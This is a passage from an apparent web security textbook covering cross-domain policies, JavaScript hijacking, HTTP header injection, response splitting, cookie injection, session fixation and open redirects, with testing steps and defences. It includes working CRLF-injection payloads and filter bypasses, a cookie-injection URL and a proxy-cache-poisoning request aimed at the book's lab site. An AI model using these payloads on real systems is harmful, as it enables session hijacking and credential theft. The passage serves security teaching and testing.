Much well-formed HTML is also well-formed XML, meaning that it can be consumed as E4X. Furthermore, much HTML includes script code in a `{ . . . }` block that contains sensitive data. For example:

```
<html>
<head>
<script>
...
function setNonce()
{
    nonce = '222230313740821';
}
...
</script>
</head>
<body>
...
</body>
</html>
```

In earlier versions of Firefox, it was possible to perform a cross-domain script include of a full HTML response like this and have some of the embedded JavaScript execute within the attacker's domain.

Furthermore, in a technique similar to the CSS injection attack described previously, it was sometimes possible to inject text at appropriate points within a target application's HTML response to wrap an arbitrary `{ . . . }` block around sensitive data contained within that response. The whole response could then be included cross-domain as a script to capture the wrapped data.

Neither of the attacks just described works on current browsers. As this process continues, and browser support for novel syntactic constructs is further extended, it is likely that new kinds of cross-domain data capture will become possible, targeting applications that were not vulnerable to these attacks before the new browser features were introduced.

Preventing JavaScript Hijacking

Several preconditions must be in place before a JavaScript hijacking attack can be performed. To prevent such attacks, it is necessary to violate at least one of these preconditions. To provide defense-in-depth, it is recommended that multiple precautions be implemented jointly:

- As for requests that perform sensitive actions, the application should use standard anti-CSRF defenses to prevent cross-domain requests from returning any responses containing sensitive data.
- When an application dynamically executes JavaScript code from its own domain, it is not restricted to using `<script>` tags to include the script. Because the request is on-site, client-side code can use `XMLHttpRequest` to retrieve the raw response and perform additional processing on it before it is executed as script. This means that the application can insert invalid or problematic JavaScript at the start of the response, which the client application removes before it is processed. For example, the following code causes an infinite loop when executed using a script include but can be stripped before execution when the script is accessed using `XMLHttpRequest`:

```
for(;;);
```

- Because the application can use `XMLHttpRequest` to retrieve dynamic script code, it can use `POST` requests to do so. If the application accepts only `POST` requests for potentially vulnerable script code, it prevents third-party sites from including them using `<script>` tags.

The Same-Origin Policy Revisited

This chapter and the preceding one have described numerous examples of how the same-origin policy is applied to HTML and JavaScript, and ways in which it can be circumvented via application bugs and browser quirks.

To understand more fully the consequences of the same-origin policy for web application security, this section examines some further contexts in which the policy applies and how certain cross-domain attacks can arise in those contexts.

The Same-Origin Policy and Browser Extensions

The browser extension technologies that are widely deployed all implement segregation between domains in a way that is derived from the same basic principles as the main browser same-origin policy. However, some unique features exist in each case that can enable cross-domain attacks in some situations.

The Same-Origin Policy and Flash

Flash objects have their origin determined by the domain of the URL from which the object is loaded, not the URL of the HTML page that loads the object. As with the same-origin policy in the browser, segregation is based on protocol, hostname, and port number by default.

In addition to full two-way interaction with the same origin, Flash objects can initiate cross-domain requests via the browser, using the `URLRequest` API. This gives more control over requests than is possible with pure browser techniques, including the ability to specify an arbitrary `Content-Type` header and to send arbitrary content in the body of `POST` requests. Cookies from the browser's cookie jar are applied to these requests, but the responses from cross-origin requests cannot by default be read by the Flash object that initiated them.

Flash includes a facility for domains to grant permission for Flash objects from other domains to perform full two-way interaction with them. This is usually done by publishing a policy file at the URL `/crossdomain.xml` on the domain that is granting permission. When a Flash object attempts to make a two-way cross-domain request, the Flash browser extension retrieves the policy file from the domain being requested and permits the request only if the requested domain grants access to the requesting domain.

Here's an example of the Flash policy file published by `www.adobe.com`:

```
<?xml version="1.0"?>
<cross-domain-policy>
  <site-control permitted-cross-domain-policies="by-content-type" />
  <allow-access-from domain="*.macromedia.com" />
  <allow-access-from domain="*.adobe.com" />
  <allow-access-from domain="*.photoshop.com" />
  <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

HACK STEPS

You should always check for the `/crossdomain.xml` file on any web application you are testing. Even if the application itself does not use Flash, if permission is granted to another domain, Flash objects issued by that domain are permitted to interact with the domain that publishes the policy.

- If the application allows unrestricted access (by specifying `<allow-access-from domain="*" />`), any other site can perform two-way interaction, riding on the sessions of application users. This would allow all data to be retrieved, and any user actions to be performed, by any other domain.
- If the application allows access to subdomains or other domains used by the same organization, two-way interaction is, of course, possible from those domains. This means that vulnerabilities such as XSS on those domains may be exploitable to compromise the domain that grants permission. Furthermore, if an attacker can purchase Flash-based advertising on any allowed domain, the Flash objects he deploys can be used to compromise the domain that grants permission.
- Some policy files disclose intranet hostnames or other sensitive information that may be of use to an attacker.

A further point of note is that a Flash object may specify a URL on the target server from which the policy file should be downloaded. If a top-level policy file is not present in the default location, the Flash browser tries to download a policy from the specified URL. To be processed, the response to this URL must contain a validly formatted policy file and must specify an XML or text-based MIME type in the `Content-Type` header. Currently most domains on the web do not publish a Flash policy file at `/crossdomain.xml`, perhaps on the assumption that the default behavior with no policy is to disallow any cross-domain access. However, this overlooks the possibility of third-party Flash objects specifying a custom URL from which to download a policy. If an application contains any functionality that an attacker could leverage to place an arbitrary XML file into a URL on the application's domain, it may be vulnerable to this attack.

The Same-Origin Policy and Silverlight

The same-origin policy for Silverlight is largely based on the policy that is implemented by Flash. Silverlight objects have their origin determined by the domain of the URL from which the object is loaded, not the URL of the HTML page that loads the object.

One important difference between Silverlight and Flash is that Silverlight does not segregate origins based on protocol or port, so objects loaded via HTTP can interact with HTTPS URLs on the same domain.

Silverlight uses its own cross-domain policy file, located at `/clientaccess-policy.xml`. Here's an example of the Silverlight policy file published by `www.microsoft.com`:

```
<?xml version="1.0" encoding="utf-8"?>
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from >
        <domain uri="http://www.microsoft.com"/>
        <domain uri="http://i.microsoft.com"/>
        <domain uri="http://i2.microsoft.com"/>
        <domain uri="http://i3.microsoft.com"/>
        <domain uri="http://i4.microsoft.com"/>
        <domain uri="http://img.microsoft.com"/>
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true"/>
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

The same considerations as already discussed for the Flash cross-domain policy file apply to Silverlight, with the exception that Silverlight does not allow an object to specify a nonstandard URL for the policy file.

If the Silverlight policy file is not present on a server, the Silverlight browser extension attempts to load a valid Flash policy file from the default location. If the file is present, the extension processes that instead.

The Same-Origin Policy and Java

Java implements segregation between origins in a way that is largely based on the browser's same-origin policy. As with other browser extensions, Java applets have their origin determined by the domain of the URL from which the applet is loaded, not the URL of the HTML page that loads the object.

One important difference with the Java same-origin policy is that other domains that share the IP address of the originating domain are considered to be same-origin under some circumstances. This can lead to limited cross-domain interaction in some shared hosting situations.

Java currently has no provision for a domain to publish a policy allowing interaction from other domains.

The Same-Origin Policy and HTML5

As originally conceived, XMLHttpRequest allows requests to be issued only to the same origin as the invoking page. With HTML5, this technology is being modified to allow two-way interaction with other domains, provided that the domains being accessed give permission to do so.

Permission for cross-domain interaction is implemented using a range of new HTTP headers. When a script attempts to make a cross-domain request using XMLHttpRequest, the way this is processed depends on the details of the request:

- For “normal” requests, the kind that can be generated cross-domain using existing HTML constructs, the browser issues the request and inspects the resulting response headers to determine whether the invoking script should be allowed to access the response from the request.
- Other requests that cannot be generated using existing HTML, such as those using a nonstandard HTTP method or Content-Type, or that add custom HTTP headers, are handled differently. The browser first makes an OPTIONS request to the target URL and then inspects the response headers to determine whether the request being attempted should be permitted.

In both cases, the browser adds an Origin header to indicate the domain from which the cross-domain request is being attempted:

```
Origin: http://wahh-app.com
```

To identify domains that may perform two-way interaction, the server’s response includes the Access-Control-Allow-Origin header, which may include a comma-separated list of accepted domains and wildcards:

```
Access-Control-Allow-Origin: *
```

In the second case, where cross-domain requests are prevalidated using an OPTIONS request, headers like the following may be used to indicate the details of the request that is to be attempted:

```
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-PINGOTHER
```

In response to the OPTIONS request, the server may use headers like the following to specify the types of cross-domain requests that are allowed:

```
Access-Control-Allow-Origin: http://wahh-app.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER
Access-Control-Max-Age: 1728000
```

HACK STEPS

1. To test an application's handling of cross-domain requests using `XMLHttpRequest`, you should try adding an `Origin` header specifying a different domain, and examine any `Access-Control` headers that are returned. The security implications of allowing two-way access from any domain, or from specified other domains, are the same as those described for the Flash cross-domain policy.
2. If any cross-domain access is supported, you should also use `OPTIONS` requests to understand exactly what headers and other request details are permitted.

In addition to the possibility of allowing two-way interaction from external domains, the new features in `XMLHttpRequest` may lead to new kinds of attacks exploiting particular features of web applications, or new attacks in general.

As described in Chapter 12, some applications use `XMLHttpRequest` to make asynchronous requests for files that are specified within a URL parameter, or after the fragment identifier. The retrieved file is dynamically loaded into a `<div>` on the current page. Since cross-domain requests were previously not possible using `XMLHttpRequest`, it was not necessary to validate that the requested item was on the application's own domain. With the new version of `XMLHttpRequest`, an attacker may be able to specify a URL on a domain he controls, thereby performing client-side remote file inclusion attacks against application users.

More generally, the new features of `XMLHttpRequest` provide new ways for a malicious or compromised website to deliver attacks via the browsers of visiting users, even where cross-domain access is denied. Cross-domain port scanning has been demonstrated, using `XMLHttpRequest` to make attempted requests for arbitrary hosts and ports, and observing timing differences in responses to infer whether the requested port is open, closed, or filtered. Furthermore, `XMLHttpRequest` may be used to deliver distributed denial-of-service attacks at a much faster rate than is possible using older methods of generating cross-domain requests. If cross-domain access is denied by the targeted application, it is necessary to increment a value in a URL parameter to ensure that each request is for a different URL and therefore is actually issued by the browser.

Crossing Domains with Proxy Service Applications

Some publicly available web applications effectively function as proxy services, allowing content to be retrieved from a different domain but served to the

user from within the proxying web application. An example of this is Google Translate (GT), which requests a specified external URL and returns its contents, as shown in Figure 13-2. (Although the translation engine may modify text within the retrieved response, the underlying HTML markup and any script code are unmodified).




Figure 13-2: Google Translate can be used to request an external URL, and return its contents, with text in the response translated into a specified language

Where this gets interesting is if two different external domains are both accessed via the GT application. When this happens, as far as the browser is concerned, the content from each external domain now resides within the GT domain, since this is the domain from which it was retrieved. Since the two sets of content reside on the same domain, two-way interaction between them is possible if this is also carried out via the GT domain.

Of course, if a user is logged in to an external application and then accesses the application via GT, her browser correctly treats GT as a different domain. Therefore, the user's cookies for the external application are not sent in the requests via GT, nor is any other interaction possible. Hence, a malicious website cannot easily leverage GT to compromise users' sessions on other applications.

However, the behavior of proxy services such as GT can enable one website to perform two-way interaction with the public, unauthenticated areas of an application on a different domain. One example of this attack is Jikto, a

proof-of-concept worm that can spread between web applications by finding and exploiting persistent XSS vulnerabilities in them. In essence, Jikto's code works in the following way:

- When it first runs, the script checks whether it is running in the GT domain. If not, it reloads the current URL via the GT domain, effectively to transfer itself into that domain.
- The script requests content from an external domain via GT. Since the script itself is running in the GT domain, it can perform two-way interaction with public content on any other domain via GT.
- The script implements a basic web scanner in JavaScript to probe the external domain for persistent XSS flaws. Such vulnerabilities may arise within publicly accessible functions such as message boards.
- When a suitable vulnerability is identified, the script exploits this to upload a copy of itself into the external domain.
- When another user visits the compromised external domain, the script is executed, and the process repeats itself.

The Jikto worm seeks to exploit XSS flaws to self-propagate. However, the basic attack technique of merging domains via proxy services does not depend on any vulnerability in the individual external applications that are targeted, and cannot realistically be defended against. Nevertheless, it is of interest as an attack technique in its own right. It is also a useful topic to test your understanding of how the same-origin policy applies in unusual situations.

Other Client-Side Injection Attacks

Many of the attacks we have examined so far involve leveraging some application function to inject crafted content into application responses. The prime example of this is XSS attacks. We have also seen the technique used to capture data cross-domain via injected HTML and CSS. This section examines a range of other attacks involving injection into client-side contexts.

HTTP Header Injection

HTTP header injection vulnerabilities arise when user-controllable data is inserted in an unsafe manner into an HTTP header returned by the application. If an attacker can inject newline characters into the header he controls, he can insert additional HTTP headers into the response and can write arbitrary content into the body of the response.

This vulnerability arises most commonly in relation to the `Location` and `Set-Cookie` headers, but it may conceivably occur for any HTTP header. You saw previously how an application may take user-supplied input and insert it

into the `Location` header of a 3xx response. In a similar way, some applications take user-supplied input and insert it into the value of a cookie. For example:

```
GET /settings/12/Default.aspx?Language=English HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
...
```

In either of these cases, it may be possible for an attacker to construct a crafted request using the carriage-return (0x0d) and/or line-feed (0x0a) characters to inject a newline into the header he controls and therefore insert further data on the following line:

```
GET /settings/12/Default.aspx?Language=English%0d%0aFoo:+bar HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Foo: bar
...
```

Exploiting Header Injection Vulnerabilities

Potential header injection vulnerabilities can be detected in a similar way to XSS vulnerabilities, since you are looking for cases where user-controllable input reappears anywhere within the HTTP headers returned by the application. Hence, in the course of probing the application for XSS vulnerabilities, you should also identify any locations where the application may be vulnerable to header injection.

HACK STEPS

1. For each potentially vulnerable instance in which user-controllable input is copied into an HTTP header, verify whether the application accepts data containing URL-encoded carriage-return (%0d) and line-feed (%0a) characters, and whether these are returned unsanitized in its response.
2. Note that you are looking for the actual newline characters themselves to appear in the server's response, not their URL-encoded equivalents. If you view the response in an intercepting proxy, you should see an additional line in the HTTP headers if the attack was successful.
3. If only one of the two newline characters is returned in the server's responses, it may still be possible to craft a working exploit, depending on the context.

4. If you find that the application is blocking or sanitizing newline characters, attempt the following bypasses:

```
foo%00%0d%0abar
foo%250d%250abar
foo%0d0d%%0a0abar
```

WARNING Issues such as these are sometimes missed through overreliance on HTML source code and/or browser plug-ins for information, which do not show the response headers. Ensure that you are reading the HTTP response headers using an intercepting proxy tool.

If it is possible to inject arbitrary headers and message body content into the response, this behavior can be used to attack other users of the application in various ways.

TRY IT!

```
http://mdsec.net/settings/12/
http://mdsec.net/settings/31/
```

Injecting Cookies

A URL can be constructed that sets arbitrary cookies within the browser of any user who requests it:

```
GET /settings/12/Default.aspx?Language=English%0d%0aSet-
Cookie:+SessId%3d120a12f98e8; HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Set-Cookie: SessId=120a12f98e8;
...
```

If suitably configured, these cookies may persist across different browser sessions. Target users can be induced to access the malicious URL via the same delivery mechanisms that were described for reflected XSS vulnerabilities (e-mail, third-party website, and so on).

Delivering Other Attacks

Because HTTP header injection enables an attacker to control the entire body of a response, it can be used as a delivery mechanism for practically any attack against other users, including virtual website defacement, script injection, arbitrary redirection, attacks against ActiveX controls, and so on.

HTTP Response Splitting

This attack technique seeks to poison a proxy server's cache with malicious content to compromise other users who access the application via the proxy. For example, if all users on a corporate network access an application via a caching proxy, the attacker can target them by injecting malicious content into the proxy's cache, which is displayed to any users who request the affected page.

An attacker can exploit a header injection vulnerability to deliver a response splitting attack by following these steps:

1. The attacker chooses a page of the application that he wants to poison within the proxy cache. For example, he might replace the page at `/admin/` with a Trojan login form that submits the user's credentials to the attacker's server.
2. The attacker locates a header injection vulnerability and formulates a request that injects an entire HTTP body into the response, plus a second set of response headers and a second response body. The second response body contains the HTML source code for the attacker's Trojan login form. The effect is that the server's response looks exactly like two separate HTTP responses chained together. This is where the attack technique gets its name, because the attacker has effectively "split" the server's response into two separate responses. For example:

```
GET /settings/12/Default.aspx?Language=English%0d%0aContent-Length:+22
%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%0a
Content-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>
Administrator+login</title>%0d%0a[...long URL...] HTTP/1.1
Host: mdsec.net
```

```
HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Content-Length: 22
```

```
<html>
foo
</html>
HTTP/1.1 200 OK
Content-Length: 2307
```

```
<html>
<head>
<title>Administrator login</title>
...
```

3. The attacker opens a TCP connection to the proxy server and sends his crafted request, followed immediately by a request for the page to be poisoned. Pipelining requests in this way is legal in the HTTP protocol:

```

GET http://mdsec.net/settings/12/Default.aspx?Language=English%0d%0a
Content-Length:+22%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/
1.1+200+OK%0d%0aContent-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a
<title>Administrator+login</title>%0d%0a[...long URL...] HTTP/1.1
Host: mdsec.net
Proxy-Connection: Keep-alive

GET http://mdsec.net/admin/ HTTP/1.1
Host: mdsec.net
Proxy-Connection: Close

```

4. The proxy server opens a TCP connection to the application and sends the two requests pipelined in the same way.
5. The application responds to the first request with the attacker's injected HTTP content, which looks exactly like two separate HTTP responses.
6. The proxy server receives these two apparent responses and interprets the second as being the response to the attacker's second pipelined request, which was for the URL `http://mdsec.net/admin/`. The proxy caches this second response as the contents of this URL. (If the proxy has already stored a cached copy of the page, the attacker can cause it to rerequest the URL and update its cache with the new version by inserting an appropriate `If-Modified-Since` header into his second request and a `Last-Modified` header into the injected response.)
7. The application issues its actual response to the attacker's second request, containing the authentic contents of the URL `http://mdsec.net/admin/`. The proxy server does not recognize this as being a response to a request that it actually issued and therefore discards it.
8. A user accesses `http://mdsec.net/admin/` via the proxy server and receives the content of this URL that was stored in the proxy's cache. This content is in fact the attacker's Trojan login form, so the user's credentials are compromised.

The steps involved in this attack are illustrated in Figure 13-3.




Figure 13-3: The steps involved in an HTTP response splitting attack that poisons a proxy server cache

Preventing Header Injection Vulnerabilities

The most effective way to prevent HTTP header injection vulnerabilities is to not insert user-controllable input into the HTTP headers that the application returns. As you saw with arbitrary redirection vulnerabilities, safer alternatives to this behavior usually are available.

If it is considered unavoidable to insert user-controllable data into HTTP headers, the application should employ a twofold defense-in-depth approach to prevent any vulnerabilities from arising:

- **Input validation**—The application should perform context-dependent validation of the data being inserted in as strict a manner as possible. For example, if a cookie value is being set based on user input, it may be appropriate to restrict this to alphabetical characters only and a maximum length of 6 bytes.
- **Output validation**—Every piece of data being inserted into headers should be filtered to detect potentially malicious characters. In practice, any character with an ASCII code below 0x20 should be regarded as suspicious, and the request should be rejected.

Applications can prevent any remaining header injection vulnerabilities from being used to poison proxy server caches by using HTTPS for all application content, provided that the application does not employ a caching reverse-proxy server behind its SSL terminator.

Cookie Injection

In cookie injection attacks, the attacker leverages some feature of an application's functionality, or browser behavior, to set or modify a cookie within the browser of a victim user.

An attacker may be able to deliver a cookie injection attack in various ways:

- Some applications contain functionality that takes a name and value in request parameters and sets these within a cookie in the response. A common example where this occurs is in functions for persisting user preferences.
- As already described, if an HTTP header injection vulnerability exists, this can be exploited to inject arbitrary `Set-Cookie` headers.
- XSS vulnerabilities in related domains can be leveraged to set a cookie on a targeted domain. Any subdomains of the targeted domain itself, and of its parent domains and their subdomains, can all be used in this way.
- An active man-in-the-middle attack (for example, against users on a public wireless network) can be used to set cookies for arbitrary domains, even

if the targeted application uses only HTTPS and its cookies are flagged as `secure`. This kind of attack is described in more detail later in this chapter.

If an attacker can set an arbitrary cookie, this can be leveraged in various ways to compromise the targeted user:

- Depending on the application, setting a specific cookie may interfere with the application's logic to the user's disadvantage (for example, `UseHttps=false`).
- Since cookies usually are set only by the application itself, they may be trusted by client-side code. This code may process cookie values in ways that are dangerous for attacker-controllable data, leading to DOM-based XSS or JavaScript injection.
- Instead of tying anti-CSRF tokens to a user's session, some applications work by placing the token into both a cookie and a request parameter and then comparing these values to prevent CSRF attacks. If the attacker controls both the cookie and the parameter value, this defense can be bypassed.
- As was described earlier in this chapter, some same-user persistent XSS can be exploited via a CSRF attack against the login function to log the user in to the attacker's account and therefore access the XSS payload. If the login page is robustly protected against CSRF, this attack fails. However, if the attacker can set an arbitrary cookie in the user's browser, he can perform the same attack by passing his own session token directly to the user, bypassing the need for a CSRF attack against the login function.
- Setting arbitrary cookies can allow session fixation vulnerabilities to be exploited, as described in the next section.

Session Fixation

Session fixation vulnerabilities typically arise when an application creates an anonymous session for each user when she first accesses the application. If the application contains a login function, this anonymous session is created prior to login and then is upgraded to an authenticated session after the user logs in. The same token that initially confers no special access later allows privileged access within the security context of the authenticated user.

In a standard session hijacking attack, the attacker must use some means to capture the session token of an application user. In a session fixation attack, on the other hand, the attacker first obtains an anonymous token directly from the application and then uses some means to fix this token within a victim's browser. After the user has logged in, the attacker can use the token to hijack the user's session.

Figure 13-4 shows the steps involved in a successful session fixation attack.




Figure 13-4: The steps involved in a session fixation attack

The key stage in this attack is, of course, the point at which the attacker feeds to the victim the session token he has acquired, thereby causing the victim's browser to use it. The ways in which this can be done depend on the mechanism used to transmit session tokens:

- If HTTP cookies are used, the attacker can try to use one of the cookie injection techniques, as described in the preceding section.
- If session tokens are transmitted within a URL parameter, the attacker can simply feed the victim the same URL that the application issued to him:

```
https://wahn-app.com/login.php?SessId=12d1a1f856ef224ab424c2454208
```

- Several application servers accept use of their session tokens within the URL, delimited by a semicolon. In some applications this is done by default, and in others, the application tolerates explicit use in this manner even if the servers don't behave in this way by default:

```
http://wahn-app.com/store/product.do;jsessionid=739105723F7AEE6ABC213F812C184204.ASTPESD2
```

- If the application uses hidden fields in HTML forms to transmit session tokens, the attacker may be able to use a CSRF attack to introduce his token into the user's browser.

Session fixation vulnerabilities can also exist in applications that do not contain login functionality. For example, an application may allow anonymous

users to browse a catalog of products, place items into a shopping cart, check out by submitting personal data and payment details, and then review all this information on a Confirm Order page. In this situation, an attacker may fix an anonymous session token with a victim's browser, wait for that user to place an order and submit sensitive information, and then access the Confirm Order page using the token to capture the user's details.

Some web applications and web servers accept arbitrary tokens submitted by users, even if these were not previously issued by the server itself. When an unrecognized token is received, the server simply creates a new session for it and handles it exactly as if it were a new token generated by the server. Microsoft IIS and Allaire ColdFusion servers have been vulnerable to this weakness in the past.

When an application or server behaves in this way, attacks based on session fixation are made considerably easier because the attacker does not need to take any steps to ensure that the tokens fixed in target users' browsers are currently valid. The attacker can simply choose an arbitrary token and distribute it as widely as possible (for example, by e-mailing a URL containing the token to individual users, mailing lists, and so on). Then the attacker can periodically poll a protected page within the application (such as My Details) to detect when a victim has used the token to log in. Even if a targeted user does not follow the URL for several months, a determined attacker may still be able hijack her session.

Finding and Exploiting Session Fixation Vulnerabilities

If the application supports authentication, you should review how it handles session tokens in relation to the login. The application may be vulnerable in two ways:

- The application issues an anonymous session token to each unauthenticated user. When the user logs in, no new token is issued. Instead, her existing session is upgraded to an authenticated session. This behavior is common when the application uses the application server's default session-handling mechanism.
- The application does not issue tokens to anonymous users, and a token is issued only following a successful login. However, if a user accesses the login function using an authenticated token and logs in using different credentials, no new token is issued. Instead, the user associated with the previously authenticated session is changed to the identity of the second user.

In both of these cases, an attacker can obtain a valid session token (either by simply requesting the login page or by performing a login with his own credentials) and feed this to a target user. When that user logs in using the token, the attacker can hijack the user's session.

HACK STEPS

1. Obtain a valid token by whatever means the application enables you to obtain one.
2. Access the login form, and perform a login using this token.
3. If the login is successful and the application does not issue a new token, it is vulnerable to session fixation.

If the application does not support authentication but does allow users to submit and then review sensitive information, you should verify whether the same session token is used before and after the initial submission of user-specific information. If it is, an attacker can obtain a token and feed it to a target user. When the user submits sensitive details, the attacker can use the token to view the user's information.

HACK STEPS

1. Obtain a session token as a completely anonymous user, and then walk through the process of submitting sensitive data, up until any page at which the sensitive data is displayed back.
2. If the same token originally obtained can now be used to retrieve the sensitive data, the application is vulnerable to session fixation.
3. If any type of session fixation is identified, verify whether the server accepts arbitrary tokens it has not previously issued. If it does, the vulnerability is considerably easier to exploit over an extended period.

Preventing Session Fixation Vulnerabilities

At any point when a user interacting with the application transitions from being anonymous to being identified, the application should issue a fresh session token. This applies both to a successful login and to cases in which an anonymous user first submits personal or other sensitive information.

As a defense-in-depth measure to further protect against session fixation attacks, many security-critical applications employ per-page tokens to supplement the main session token. This technique can frustrate most kinds of session hijacking attacks. See Chapter 7 for further details.

The application should not accept arbitrary session tokens that it does not recognize as having issued itself. The token should be immediately canceled within the browser, and the user should be returned to the application's start page.

Open Redirection Vulnerabilities

Open redirection vulnerabilities arise when an application takes user-controllable input and uses it to perform a redirection, instructing the user's browser to

visit a different URL than the one requested. These vulnerabilities usually are of much less interest to an attacker than cross-site scripting, which can be used to perform a much wider range of malicious actions. Open redirection bugs are primarily of use in phishing attacks in which an attacker seeks to induce a victim to visit a spoofed website and enter sensitive details. A redirection vulnerability can lend credibility to the attacker's overtures to potential victims, because it enables him to construct a URL that points to the authentic website he is targeting. Therefore, this URL is more convincing, and anyone who visits it is redirected silently to a website that the attacker controls.

That said, the majority of real-world phishing-style attacks use other techniques to gain credibility that are outside the control of the application being targeted. Examples include registering similar domain names, using official-sounding subdomains, and creating a simple mismatch between the anchor text and the target URLs of links in HTML e-mails. Research has indicated that most users cannot or are not inclined to make security decisions based on URL structure. For these reasons, the value to phishermen of a typical open redirection bug is fairly marginal.

In recent years, open redirection vulnerabilities have been used in a relatively benign way to perform "rickrolling" attacks, in which victims are unwittingly redirected to a video of British pop legend Rick Astley, as illustrated in Figure 13-5.



Figure 13-5: The result of a rickrolling attack

Finding and Exploiting Open Redirection Vulnerabilities

The first step in locating open redirection vulnerabilities is to identify every instance within the application where a redirect occurs. An application can cause the user's browser to redirect to a different URL in several ways:

- An HTTP redirect uses a message with a 3xx status code and a `Location` header specifying the target of the redirect:

```
HTTP/1.1 302 Object moved
Location: http://mdsec.net/updates/update29.html
```

- The HTTP `Refresh` header can be used to reload a page with an arbitrary URL after a fixed interval, which may be 0 to trigger an immediate redirect:

```
HTTP/1.1 200 OK
Refresh: 0; url=http://mdsec.net/updates/update29.html
```

- The HTML `<meta>` tag can be used to replicate the behavior of any HTTP header and therefore can be used for redirection:

```
HTTP/1.1 200 OK
Content-Length: 125

<html>
<head>
<meta http-equiv="refresh" content=
"0;url=http://mdsec.net/updates/update29.html">
</head>
</html>
```

- Various APIs exist within JavaScript that can be used to redirect the browser to an arbitrary URL:

```
HTTP/1.1 200 OK
Content-Length: 120

<html>
<head>
<script>
document.location="http://mdsec.net/updates/update29.html";
</script>
</head>
</html>
```

In each of these cases, an absolute or relative URL may be specified.

HACK STEPS

1. Identify every instance within the application where a redirect occurs.
2. An effective way to do this is to walk through the application using an intercepting proxy and monitor the requests made for actual pages (as opposed to other resources, such as images, stylesheets, and script files).
3. If a single navigation action results in more than one request in succession, investigate what means of performing the redirect is being used.

The majority of redirects are not user-controllable. For example, in a typical login mechanism, submitting valid credentials to `/login.jsp` might return an HTTP redirect to `/myhome.jsp`. The target of the redirect is always the same, so it is not subject to any vulnerabilities involving redirection.

However, in other cases, data supplied by the user is used in some way to set the target of the redirect. A common instance of this is when an application forces users whose sessions have expired to return to the login page and then redirects them to the original URL following successful reauthentication. If you encounter this type of behavior, the application may be vulnerable to a redirection attack, and you should investigate further to determine whether the behavior is exploitable.

HACK STEPS

1. If the user data being processed in a redirect contains an absolute URL, modify the domain name within the URL, and test whether the application redirects you to the different domain.
2. If the user data being processed contains a relative URL, modify this into an absolute URL for a different domain, and test whether the application redirects you to this domain.
